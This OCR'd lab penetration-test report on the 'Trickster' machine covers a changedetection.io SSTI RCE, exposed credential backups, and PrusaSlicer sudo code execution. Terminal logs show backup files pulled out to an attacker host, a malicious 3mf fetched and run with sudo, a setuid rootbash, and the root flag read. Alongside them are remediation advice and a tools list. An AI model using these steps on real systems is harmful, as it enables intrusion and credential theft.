
ayman@ayman: ~/Desktop | james@trickster: ~ | james@trickster: ~ | james@trickster: ~ | ayman@ayman: ~/Desktop

```
unix  2      [ ACC ]     STREAM     LISTENING     28214    -                    @/org/kernel/linux/storage/multipathd
unix  2      [ ACC ]     STREAM     LISTENING     109996   9569/systemd         /run/user/1000/gnupg/S.dirmngr
unix  2      [ ACC ]     STREAM     LISTENING     109998   9569/systemd         /run/user/1000/gnupg/S.gpg-agent.browser
unix  2      [ ACC ]     STREAM     LISTENING     110000   9569/systemd         /run/user/1000/gnupg/S.gpg-agent.extra
unix  2      [ ACC ]     STREAM     LISTENING     110002   9569/systemd         /run/user/1000/gnupg/S.gpg-agent.ssh
unix  2      [ ACC ]     STREAM     LISTENING     110004   9569/systemd         /run/user/1000/gnupg/S.gpg-agent
unix  2      [ ACC ]     STREAM     LISTENING     110006   9569/systemd         /run/user/1000/pk-debconf-socket
unix  2      [ ACC ]     STREAM     LISTENING     110008   9569/systemd         /run/user/1000/snapd-session-agent.socket
unix  2      [ ACC ]     STREAM     LISTENING     32223    -                    /var/run/vmware/guestServicePipe
unix  2      [ ACC ]     STREAM     LISTENING     1009814  -                    /run/containerd/s/f1f8b5175292b782ef311e457f1ce8daaddc317780ef46b3a3f352028dac0b0b
unix  2      [ ACC ]     STREAM     LISTENING     32909    -                    /run/dbus/system_bus_socket
unix  2      [ ACC ]     STREAM     LISTENING     32916    -                    /run/docker.sock
unix  2      [ ACC ]     STREAM     LISTENING     32923    -                    /run/snapd.socket
unix  2      [ ACC ]     STREAM     LISTENING     32925    -                    /run/snapd-snap.socket
unix  2      [ ACC ]     STREAM     LISTENING     32927    -                    /run/uuidd/request
unix  2      [ ACC ]     STREAM     LISTENING     28201    -                    /run/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     28203    -                    /run/systemd/userdb/io.systemd.DynamicUser
unix  2      [ ACC ]     STREAM     LISTENING     28204    -                    /run/systemd/io.system.ManagedOOM
unix  2      [ ACC ]     STREAM     LISTENING     28212    -                    /run/lvm/lvmpolld.socket
unix  2      [ ACC ]     STREAM     LISTENING     28217    -                    /run/systemd/fsck.progress
unix  2      [ ACC ]     STREAM     LISTENING     28228    -                    /run/systemd/journal/stdout
unix  2      [ ACC ]     SEQPACKET  LISTENING     28231    -                    /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING     32606    -                    /run/irqbalance/irqbalance875.sock
unix  2      [ ACC ]     STREAM     LISTENING     28681    -                    /run/systemd/journal/io.systemd.journal
unix  2      [ ACC ]     STREAM     LISTENING     35466    -                    /run/php/php8.1-fpm.sock
unix  2      [ ACC ]     STREAM     LISTENING     35547    -                    /run/containerd/containerd.sock.ttrpc
unix  2      [ ACC ]     STREAM     LISTENING     35549    -                    /run/containerd/containerd.sock
unix  2      [ ACC ]     STREAM     LISTENING     35617    -                    /run/mysqld/mysqld.sock
unix  2      [ ACC ]     STREAM     LISTENING     35781    -                    /var/run/docker/metrics.sock
unix  2      [ ACC ]     STREAM     LISTENING     32918    -                    @ISCSIADM_ABSTRACT_NAMESPACE
unix  2      [ ACC ]     STREAM     LISTENING     36261    -                    /var/run/docker/libnetwork/7cf9b66db6ca.sock
unix  2      [ ACC ]     STREAM     LISTENING     32919    -                    /var/snap/lxd/common/lxd/unix.socket
unix  2      [ ACC ]     STREAM     LISTENING     32921    -                    /var/snap/lxd/common/lxd-user/unix.socket
james@trickster:~$ arp -an
? (10.10.11.30) at 00:50:56:b0:48:5a [ether] on eth0
? (10.10.10.2) at 00:50:56:b9:67:9a [ether] on eth0
? (172.17.0.2) at 02:42:ac:11:00:02 [ether] on docker0
james@trickster:~$ ps aux | grep docker
root       1295  0.0  1.9 2051668 77060 ?       Ssl  10:02   0:02 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
james      51561  0.0  0.0   6480  2240 pts/0    S+   15:42   0:00 grep --color=auto docker
james@trickster:~$
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.







Vulnerability 5: ChangeDetection Arbitrary File Write (CVE-2024-32651)

- **Description:** changedetection.io is an open source web page change detection, website watcher, restock monitor and notification service. There is a Server Side Template Injection (SSTI) in Jinja2 that allows Remote Command Execution on the server host.

- **Severity:** High

- **Impact:** Successful exploitation provided root access within the Docker environment, leading to system compromise.


- **Recommendation:**


  -Update ChangeDetection to the latest secure version.

  -Implement input validation and sandboxing techniques to restrict file operations.

  - Strengthen authentication mechanisms to ensure proper user validation. Consider enabling two-factor authentication (2FA) to add an extra layer of security.

  - Ensure that sensitive data is only accessible to authorized users.





Vulnerability 6: Exposed Backup Files Containing User Credentials

- **Description:** Backup files located in /datastore/Backups/ contained sensitive information, including credentials for the user Adam, a high-privileged account.
- **Severity:** High
- **Impact:** Gaining access to these credentials allows attackers to log in as a high-privileged user, facilitating privilege escalation and broader system compromise.
- **Recommendation:**


  -Implement secure storage practices

- Restrict access to backup directories.

```
root@a4b9a36ae7ff:/app#
root@a4b9a36ae7ff:/app# $ cat /proc/net/udp
cat /proc/net/udp
   sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode ref pointer drops
root@a4b9a36ae7ff:/app#
root@a4b9a36ae7ff:/app# $ cd ../datastore/Backups
cd ../datastore/Backups
root@a4b9a36ae7ff:/datastore/Backups#
root@a4b9a36ae7ff:/datastore/Backups# $ ls
ls
changedetection-backup-20240830194841.zip
changedetection-backup-20240830202524.zip
root@a4b9a36ae7ff:/datastore/Backups#
root@a4b9a36ae7ff:/datastore/Backups# $ python -m http.server 9999
python -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
172.17.0.1 - - [16/Oct/2024 10:48:42] "GET /changedetection-backup-20240830202524.zip HTTP/1.1" 200 -
172.17.0.1 - - [16/Oct/2024 10:50:55] code 400, message Bad request version ('Â\\x13Â')
172.17.0.1 - - [16/Oct/2024 10:50:55] "\x16\x03\x01\x000\x01\x00\x00i\x03\x03\x06\x9d{ÔgY\x01x\x03×ý\x01-\x094\x9fI"£XH6x\x19ÕâðÚÆ\x94ß *t^êÿ
;ÜviÈé33\x98*ÇjOIÛ\x93\x01\x0b\x9f#ñ*CFÈÂ_\x00ôÄ+Ä/Ä,Ä0Ïc Ä\x09Ä\x13Ä" 400 -
172.17.0.1 - - [16/Oct/2024 10:50:55] "GET / HTTP/1.1" 200 -
172.17.0.1 - - [16/Oct/2024 10:50:55] code 501, message Unsupported method ('PUT')
172.17.0.1 - - [16/Oct/2024 10:50:55] "PUT /fileserver/dudiyy.txt HTTP/1.1" 501 -
172.17.0.1 - - [16/Oct/2024 10:50:55] code 404, message File not found
172.17.0.1 - - [16/Oct/2024 10:50:55] "GET /plus/ajax_officebuilding.php?act=key&key=é\x8c¦%27%20a<>nd%201=2%20un<>ion%20sel<>ect%201,2,3,md5(
208414158),5,6,7,8,9%23 HTTP/1.1" 404 -
172.17.0.1 - - [16/Oct/2024 10:50:55] code 404, message File not found
172.17.0.1 - - [16/Oct/2024 10:50:55] "GET /index.php?m=&c=AjaxPersonal&a=company_focus&company_id[0]=match&company_id[1][0]=aaaaaaa")%20and%2
```

```
-rw-r--r--  1 james  james    12156 Aug 30 20:25 url-watches.json
drwx------  2 root   root      4096 Oct 16 10:01 vmware-root_803-4257069467
drwxrwxrwt  2 root   root      4096 Oct 16 10:01 .X11-unix
drwxrwxrwt  2 root   root      4096 Oct 16 10:01 .XIM-unix
james@trickster:/tmp$ ls b86f1003-3ecb-4125-b090-27e15ca605b9
dd25d6c8b666e21ac6e596faa4d4a93d.txt.br  history.txt
james@trickster:/tmp$ cat  b86f1003-3ecb-4125-b090-27e15ca605b9/history.txt
1725049268,dd25d6c8b666e21ac6e596faa4d4a93d.txt.br
james@trickster:/tmp$ brotli --decompress b86f1003-3ecb-4125-b090-27e15ca605b9/dd25d6c8b666e21ac6e596faa4d4a93d.txt.br
Command 'brotli' not found, but can be installed with:
apt install brotli
Please ask your administrator.
james@trickster:/tmp$ wget http://172.17.0.2:9999/changedetection-backup-20240830194841.zip
--2024-10-16 10:58:09--  http://172.17.0.2:9999/changedetection-backup-20240830194841.zip
Connecting to 172.17.0.2:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6221 (6.1K) [application/zip]
Saving to: 'changedetection-backup-20240830194841.zip'

changedetection-backup-202408301948 100%[===================================================>]   6.08K  --.-KB/s    in 0s

2024-10-16 10:58:09 (333 MB/s) - 'changedetection-backup-20240830194841.zip' saved [6221/6221]

james@trickster:/tmp$ python3 -m http.server 7777
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777/) ...
10.10.16.22 - - [16/Oct/2024 11:00:08] "GET /changedetection-backup-20240830202524.zip HTTP/1.1" 200 -
10.10.16.22 - - [16/Oct/2024 11:00:55] "GET /changedetection-backup-20240830194841.zip HTTP/1.1" 200 -
10.10.14.195 - - [16/Oct/2024 11:33:42] code 400, message Bad request version ('\\x00/\\x00')
10.10.14.195 - - [16/Oct/2024 11:33:42] "\x16\x03\x00\x00i\x01\x00\x00e\x03\x03U\x1c§ärandom1random2random3random4\x00\x00\x0c\x00/\x00" 400 -
```

```
Connecting to trickster.htb (trickster.htb)|10.10.11.34|:7777... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33708 (33K) [application/zip]
Saving to: 'changedetection-backup-20240830202524.zip'

changedetection-backup-202408302025 100%[===================================================>]  32.92K  41.6KB/s    in 0.8s

2024-10-16 14:00:09 (41.6 KB/s) - 'changedetection-backup-20240830202524.zip' saved [33708/33708]


┌──(ayman㉿ayman)-[~/Desktop/CVE-2024-32651-changedetection-RCE]
└─$ wget trickster.htb:7777/changedetection-backup-20240830194841.zip
--2024-10-16 14:00:54--  http://trickster.htb:7777/changedetection-backup-20240830194841.zip
Resolving trickster.htb (trickster.htb)... 10.10.11.34
Connecting to trickster.htb (trickster.htb)|10.10.11.34|:7777... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6221 (6.1K) [application/zip]
Saving to: 'changedetection-backup-20240830194841.zip'

changedetection-backup-202408301948 100%[===================================================>]   6.08K  --.-KB/s    in 0.002s

2024-10-16 14:00:55 (3.94 MB/s) - 'changedetection-backup-20240830194841.zip' saved [6221/6221]


┌──(ayman㉿ayman)-[~/Desktop/CVE-2024-32651-changedetection-RCE]
└─$ ls
CVE-2024-32651.py  README.md  changedetection-backup-20240830194841.zip  changedetection-backup-20240830202524.zip  exploit2.py  hash.txt

┌──(ayman㉿ayman)-[~/Desktop/CVE-2024-32651-changedetection-RCE]
└─$ unzip changedetection-backup-20240830194841.zip
```




Vulnerability 7: PrusaSlicer Arbitary Code Execution (CVE-2023-47268)

- **Description:** PrusaSlicer was configured to run with sudo privileges without a password, allowing attackers to execute arbitrary commands as the root user.
- **Severity:** Critical
- **Impact:** This vulnerability grants attackers full control over the system, allowing access to sensitive files and potential complete system takeover.
- **Recommendation:**

  -Limit sudo access to trusted users


  -Restrict the use of sudo without passwords


  -Remove unnecessary sudo configurations for applications.



```
adam@trickster:/tmp$ rm -r TRICKSTER.3mf
adam@trickster:/tmp$ wget 10.10.16.22:7777/TRICKSTER.3mf
--2024-10-16 18:05:09--  http://10.10.16.22:7777/TRICKSTER.3mf
Connecting to 10.10.16.22:7777... connected.
HTTP request sent, awaiting response... 200 OK
Length: 138412 (135K) [application/vnd.ms-3mfdocument]
Saving to: 'TRICKSTER.3mf'

TRICKSTER.3mf       100%[===================================================>] 135.17K  34.4KB/s    in 3.9s

2024-10-16 18:05:14 (34.4 KB/s) - 'TRICKSTER.3mf' saved [138412/138412]

adam@trickster:/tmp$ sudo /opt/PrusaSlicer/prusaslicer --export-gcode /tmp/TRICKSTER.3mf
10 => Processing triangulated mesh
10 => Processing triangulated mesh
20 => Generating perimeters
20 => Generating perimeters
30 => Preparing infill
45 => Making infill
30 => Preparing infill
10 => Processing triangulated mesh
20 => Generating perimeters
45 => Making infill
10 => Processing triangulated mesh
20 => Generating perimeters
30 => Preparing infill
45 => Making infill
30 => Preparing infill
45 => Making infill
```

```
88 => Estimating curled extrusions
88 => Generating skirt and brim
90 => Exporting G-code to /tmp/TRICKSTER.gcode
Slicing result exported to /tmp/TRICKSTER.gcode
adam@trickster:/tmp$ ls -la
total 8664
drwxrwxrwt 17 root   root    4096 Oct 16 18:05 .
drwxr-xr-x 20 root   root    4096 Sep 13 12:24 ..
drwx——r--  6 runner runner   4096 Oct 16 15:15 Crashpad
drwxrwxrwt  2 root   root    4096 Oct 16 15:14 .font-unix
drwxrwxrwt  2 root   root    4096 Oct 16 15:14 .ICE-unix
-rwsrwsr-x  1 adam   adam  1396520 Oct 16 17:46 rootbash
-rw-r--r--  1 root   root      33 Oct 16 18:05 root.txt
drwx——r--  3 root   root    4096 Oct 16 15:14 snap-private-tmp
drwx——r--  3 root   root    4096 Oct 16 15:14 systemd-private-9e40c5620cc6479eb979bcd98942b434-apache2.service-rez5K1
drwx——r--  3 root   root    4096 Oct 16 17:17 systemd-private-9e40c5620cc6479eb979bcd98942b434-fwupd.service-64tSdN
drwx——r--  3 root   root    4096 Oct 16 15:14 systemd-private-9e40c5620cc6479eb979bcd98942b434-ModemManager.service-kijaWI
drwx——r--  3 root   root    4096 Oct 16 15:14 systemd-private-9e40c5620cc6479eb979bcd98942b434-systemd-logind.service-60EvUI
drwx——r--  3 root   root    4096 Oct 16 15:14 systemd-private-9e40c5620cc6479eb979bcd98942b434-systemd-resolved.service-9sOPR0
drwx——r--  3 root   root    4096 Oct 16 15:14 systemd-private-9e40c5620cc6479eb979bcd98942b434-systemd-timesyncd.service-itLApq
drwx——r--  3 root   root    4096 Oct 16 17:17 systemd-private-9e40c5620cc6479eb979bcd98942b434-upower.service-Jrq5zE
drwxrwxrwt  2 root   root    4096 Oct 16 15:14 .Test-unix
-rw-rw-r--  1 adam   adam  138412 Oct 16 18:05 TRICKSTER.3mf
-rw-r--r--  1 root   root 7262177 Oct 16 18:05 TRICKSTER.gcode
drwx——r--  2 root   root    4096 Oct 16 15:22 vmware-root_786-2957649005
drwxrwxrwt  2 root   root    4096 Oct 16 15:14 .X11-unix
drwxrwxrwt  2 root   root    4096 Oct 16 15:14 .XIM-unix
adam@trickster:/tmp$ cat root.txt
b3a9dc9d8e3701ffdddd2c0684303bcb
adam@trickster:/tmp$
```





5. Tools:

- **NMAP**
- **FUFF**

- **Git-dumper**
- **Hashcat**
- **Netstat**
- **Arp**
- **Brotli --decompress**
- **Python server --- wget**
- **ChatGpt ---- copilot**

6. Conclusion

The assessment of the Trickster machine identified several vulnerabilities that pose significant risks to system security. The identified issues include exposed configurations, insecure services, and critical vulnerabilities that allow for remote code execution and privilege escalation. It is recommended to promptly patch and secure the system, enforce security best practices, and regularly audit configurations to prevent potential attacks.